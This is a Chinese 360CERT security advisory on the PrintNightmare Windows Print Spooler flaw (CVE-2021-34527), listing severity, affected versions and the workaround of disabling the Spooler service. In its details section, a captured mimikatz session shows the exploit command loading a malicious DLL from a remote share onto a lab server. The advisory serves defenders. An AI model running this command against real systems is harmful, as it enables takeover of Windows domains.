安全漏洞通告

【EXP 已验证】CVE-2021-34527: Windows Print Spooler 蠕虫级远程代码执行 0day 漏洞通告

360CERT
北京奇虎科技有限公司

报告信息

报告名称	【EXP 已验证】CVE-2021-34527: Windows Print Spooler 蠕虫级远程代码执行 0day 漏		
报告类型	安全漏洞通告	报告编号	B6-2021-062902
报告版本	1	报告日期	2021-06-29
报告作者	360CERT	联系方式	g-cert-report@360.cn
提供方	北京鸿腾智能科技有限公司-360CERT		
接收方			

报告修订记录

报告版本	日期	修订	审核	描述
1	2021-06-29	360CERT	360CERT	撰写报告

目录

1 更新概览

1. 漏洞简述新增 360CERT 对 CVE-2021-34527(PrintNightmare) 的研判
2. 漏洞详情新增相关验证截图

2 漏洞简述

2021 年 06 月 29 日，360CERT 监测发现安全研究人员在 GitHub 上公开了Windows PrintSpooler蠕虫级远程代码执行0day漏洞的 EXP，漏洞等级：严重，漏洞评分：10.0。

Windows Print Spooler 是 Windows 的打印机后台处理程序，广泛的应用于各种内网中，攻击者可以通过该漏洞绕过 PfcAddPrinterDriver 的安全验证，并在打印服务器中安装恶意的驱动程序。若攻击者所控制的用户在域中，则攻击者可以连接到 DC 中的 Spooler 服务，并利用该漏洞在 DC 中安装恶意的驱动程序，完整的控制整个域环境。

利用该 0day 漏洞，攻击者可以使用一个低权限用户（包括匿名共享 guest 账户），对本地网络中的电脑发起攻击，控制存在漏洞的电脑。尤其在企业内部，在域环境中，普通域用户，可以通过该服务，攻击域控服务器，从而控制整个网络。该漏洞广泛的存在于各 Windows 版本中，利用复杂度低，所以该漏洞的利用价值极高。

目前最新EXP已扩散，经过 360CERT 验证，该EXP可以绕过微软六月针对CVE-2021-1675漏洞的最新修补程序。同时，mimikatz 已经将该 POC 武器化，并对外发布。

目前针对该 EXP，微软官方暂无相关补丁。对此，360CERT 建议广大用户在条件允许的情况下，暂时关闭域中的 Print Spooler 服务，等待官方的最新修复程序。与此同时，请做好资产自查以及预防工作，以免遭受黑客攻击。

3 风险等级

360CERT 对该漏洞的评定结果如下

评定方式	等级
威胁等级	严重
影响面	广泛
攻击者价值	极高
利用难度	低
360CERT 评分	10.0

4 漏洞详情

4.1 Windows Print Spooler 蠕虫级远程代码执行 0day 漏洞

CVE: CVE-2021-34527

组件: Windows Server 2019,Windows Server 2016,Windows Server 2012,Windows Server 2008,Windows 10,Windows 8.1,Windows 7


漏洞类型: 代码执行

影响: 获得域管理权限


简述: 利用该 0day 漏洞，攻击者可以使用一个低权限用户（包括匿名共享 guest 账户），对本地网络中的电脑发起攻击，控制存在漏洞的电脑。尤其在企业内部，在域环境中，普通域用户，可以通过该服务，攻击域控服务器，从而控制整个网络。

微软官方于 2021 年 07 月 01 日紧急发布通告，并分配 CVE 编号

360CERT已复现该EXP



mimikatz已经将该EXP武器化


Simple User
Ce PC
Corbeille
Panneau de configuration
Invite de commandes
.#####. mimikatz 2.2.0 (x64) #19041 Jul 1 2021 01:46:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(commandline) # misc::printnightmare /server:srv.lab.local /library:\\pc.lab.local\share\mimilib.dll
| Remote : srv.lab.local
* KernelBase: C:\Windows\System32\kernelbase.dll
* DriverPath: C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_addb31f9bff9e936\Amd64\unidrv.dll
| DataFile : \\pc.lab.local\share\mimilib.dll (mimilib.dll)
> ConfigFile: C:\Windows\System32\kernelbase.dll - OK!
> ConfigFile: C:\Windows\System32\kernelbase.dll - OK!
> ConfigFile: C:\Windows\System32\spool\drivers\x64\3\old\2\mimilib.dll - OK!
mimikatz(commandline) # exit
Bye!
C:\share>

5 影响版本

* Windows Server 2019 (Server Core installation)

Windows Server 2019

Windows Server 2016 (Server Core installation)

Windows Server 2016

Windows Server 2012 R2 (Server Core installation)

Windows Server 2012 R2

Windows Server 2012 (Server Core installation)

Windows Server 2012

Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)

Windows Server 2008 R2 for x64-based Systems Service Pack 1

Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installa-

tion)
Windows Server 2008 for x64-based Systems Service Pack 2
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for 32-bit Systems Service Pack 2
Windows Server, version 2004 (Server Core installation)
Windows RT 8.1
Windows 8.1 for x64-based systems
Windows 8.1 for 32-bit systems
Windows 7 for x64-based Systems Service Pack 1
Windows 7 for 32-bit Systems Service Pack 1
Windows 10 Version 1607 for x64-based Systems
Windows 10 Version 1607 for 32-bit Systems
Windows 10 for x64-based Systems
Windows 10 for 32-bit Systems
Windows Server, version 20H2 (Server Core Installation)
Windows 10 Version 20H2 for ARM64-based Systems
Windows 10 Version 20H2 for 32-bit Systems
Windows 10 Version 20H2 for x64-based Systems
Windows 10 Version 2004 for x64-based Systems
Windows 10 Version 2004 for ARM64-based Systems
Windows 10 Version 2004 for 32-bit Systems
Windows 10 Version 21H1 for 32-bit Systems
Windows 10 Version 21H1 for ARM64-based Systems
Windows 10 Version 21H1 for x64-based Systems
Windows 10 Version 1909 for ARM64-based Systems
Windows 10 Version 1909 for x64-based Systems
Windows 10 Version 1909 for 32-bit Systems
Windows 10 Version 1809 for ARM64-based Systems
Windows 10 Version 1809 for x64-based Systems
Windows 10 Version 1809 for 32-bit Systems

6 修复建议

6.1 通用修复建议

微软官方于 2021 年 07 月 01 日紧急通告


微软官方通告

6.2 临时修复建议


360CERT 建议广大用户在条件允许的情况下，暂时关闭域中的 Print Spooler 服务，等待官方的最新修复程序。

禁用 Print Spooler 服务方式：

1. 在服务应用（services.msc）中找到 Print Spooler 服务。



2. 停止运行服务，同时将“启动类型”修改为“禁用”。


Print Spooler 的属性(本地计算机)
常规
登录
恢复
依存关系
服务名称:
Spooler
显示名称:
Print Spooler
描述:
该服务在后台执行打印作业并处理与打印机的交互。如果关闭该服务，则无法进行打印或查看打印机。
可执行文件的路径:
C:\Windows\System32\spoolsv.exe
启动类型(E):
禁用
服务状态:
正在运行
启动(S)
停止(T)
暂停(P)
恢复(R)
当从此处启动服务时，你可指定所适用的启动参数。
启动参数(M):
确定
取消
应用(A)

7 时间线

2021-06-08 微软发布通告

2021-06-21 微软更新通告

2021-06-29 360CERT 检测 POC 公开

2021-06-29 360CERT 发布通告

2021-07-01 360CERT 更新通告

2021-07-02 微软紧急发布通告

2021-07-02 360CERT 更新通告

8 参考链接

微软官方通告

安全人员发布的 POC

微软官方:CVE-2021-34527 安全通告

A 产品侧解决方案

若想了解更多产品信息或有相关业务需求，可移步至 http://360.net。

A.1 360 安全分析响应平台

360 安全大脑的安全分析响应平台通过网络流量检测、多传感器数据融合关联分析手段，对该类漏洞的利用进行实时检测和阻断，请用户联系相关产品区域负责人或(shaoyulong#360.cn) 获取对应产品。

A.2 360 本地安全大脑

360 本地安全大脑是将 360 云端安全大脑核心能力本地化部署的一套开放式全场景安全运营平台，实现安全态势、监控、分析、溯源、研判、响应、管理的智能化安全运营赋能。360 本地安全大脑已支持对相关漏洞利用的检测，请及时更新网络神经元（探针）规则和本地安全大脑关联分析规则，做好防护。

A.3 360 终端安全管理系统

360 终端安全管理系统软件是在 360 安全大脑极智赋能下，以大数据、云计算等新技术为支撑，以可靠服务为保障，集防病毒与终端安全管控功能于一体的企业级安全产品。

360 终端安全管理系统已支持对相关漏洞进行检测和修复，建议用户及时更新漏洞库并安装更新相关补丁。

360终端安全管理系统软件是在360安全大脑极智赋能下，以大数据、云计算等新技术为支撑，以可靠服务为保障，集防病毒与终端安全管控功能于一体的企业级安全产品。

360终端安全管理系统已支持对相关漏洞进行检测和修复，建议用户及时更新漏洞库并安装更新相关补丁。

B 报告等级说明

360CERT 评分是依托于 CVSS3.1 的评价体系，由 360CERT 进行分数评定的危害评分

严重	
评定标准	1. 9.0 ≤ 360CERT 评分 ≤ 10 2. Top20 组件 3. PoC/Exp 公开可直接利用 4. 获得系统权限 5. 蠕虫性攻击
危害结果	1. 实施攻击成本低，难度低 2. 直接获得服务器控制权限 3. 直接影响业务服务运行 4. 核心敏感数据泄漏 5. 下载任意文件 6. 易造成资金风险
修复建议	建议在 3 个工作日内对涉及的产品/组件进行修复操作

高危	
评定标准	1. 7.0 ≤ 360CERT 评分 < 9 2. 通用组件 3. PoC 公开 4. 获得服务/数据库权限
危害结果	1. 系统/服务/资源垂直越权 2. 获得数据库权限 3. 可造成资金风险
修复建议	建议在 7 个工作日内对涉及的产品/组件进行修复操作

中危	
评定标准	1. 4.0 ≤ 360CERT 评分 < 7 2. 需要额外的操作步骤方可实现攻击 3. 对服务的运行产生影响但不影响功能 (a) 占用存储空间 (b) 降低执行效率 4. 获得平台用户级权限
危害结果	1. 需要额外的操作步骤实现危害行为 2. 获得平台平行越权 3. 任意文件上传 4. 难造成资金风险
修复建议	建议在 12 个工作日内对涉及的产品/组件进行修复操作

低危	
评定标准	1. 0 ≤ 360CERT 评分 < 4 2. 不对服务的运行产生影响
危害结果	暂无
修复建议	建议在 20 个工作日内对涉及的产品/组件进行修复操作

C 影响面说明

影响面说明	
广泛	1. 影响主体数 > 10w 2. 底层依赖库
一般	1. 5w < 影响主体数 < 10w 2. 次级开源库
局限	1. 影响主体数 < 5w 2. 特制版本的

D 360CERT 内部评分体系

360 内部评分体系是 360CERT 安全研究人员经过一系列的数据分析和调查研究，并结合多年的漏洞研究经验最终得出的一套针对漏洞和安全事件的科学评分标准。此套评分体系能够用来评测漏洞和安全事件的严重程度，并帮助确定所需反应的紧急度和重要度。经验证，此评分体系适用于市面上几乎所有的漏洞和安全事件。

360 内部评分体系建立在"CVSS 漏洞评分体系"的基础上，其最终分数是取决于多个指标的公式，最终计算得出的近似的漏洞利用容易程度和漏洞利用的影响。分数范围是 0 到 10，其中最严重的是 10。该分数能较直观地反映漏洞的威胁等级，具体对应规则如下：

分数	威胁等级
9.0 –10.0	严重
7.0 –8.9	高危
4.0 –6.9	中危
0 –3.9	低危